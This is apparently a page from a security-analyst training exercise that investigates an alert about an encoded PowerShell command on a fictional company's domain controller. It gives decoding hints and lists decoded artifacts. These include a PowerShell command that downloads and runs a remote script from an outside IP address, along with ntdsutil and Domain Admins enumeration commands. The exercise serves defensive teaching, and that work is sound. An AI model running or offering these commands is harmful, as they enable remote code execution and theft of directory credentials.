
- If there are encoded commands, decode them!


Identify other contextual clues in this finding

Hint


- https://gchq.github.io/CyberChef/ is great for decoding







Data Encoding: Standard Encoding



Data Encoding: Standard Encoding / Command and Scripting Interpreter: PowerShell

PowerShell process with an encoded command detected on titan.thirstyberner.com

- Encoded Parent Processes
  - powershell {IEX (New-Object Net.WebClient).DownloadString('http://134.209.239.36/invoke-passkey.ps1'); invoke-passkey -unlock}

- Encoded Processes
  - ntdsutil
  - net group 'Domain Admins’
  - powershell {IEX (New-Object Net.WebClient).DownloadString('http://134.209.239.36/invoke-passkey.ps1'); invoke-passkey -unlock}
  - IEX (New-Object Net.WebClient).DownloadString('http://134.209.239.36/invoke-passkey.ps1'); invoke-passkey -unlock

Contextual Clues from the Notable

PowerShell process with an encoded command detected on titan.thirstyberner.com

- Server name: titan.thirstyberner.com
- Server IP address: 10.1.1.10
- Destination Owner: bud stoll
- User: THIRSTYBERNER\frothly_helpdesk
- Category: windows / ad (what might this stand for?)

Artifacts Known/Uncovered

PowerShell process with an encoded command detected on titan.thirstyberner.com

- Frothly System
  - titan.thirstyberner.com / 10.1.1.10

- IP Address
  - 134.209.239.36

- URL
  - http://134.209.239.36/invoke-passkey.ps1

Decoded Parent Processes
- powershell {IEX (New-Object Net.WebClient).DownloadString('http://134.209.239.36/invoke-passkey.ps1'); invoke-passkey -unlock}

Decoded Processes
- ntdsutil
- net group 'Domain Admins'
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
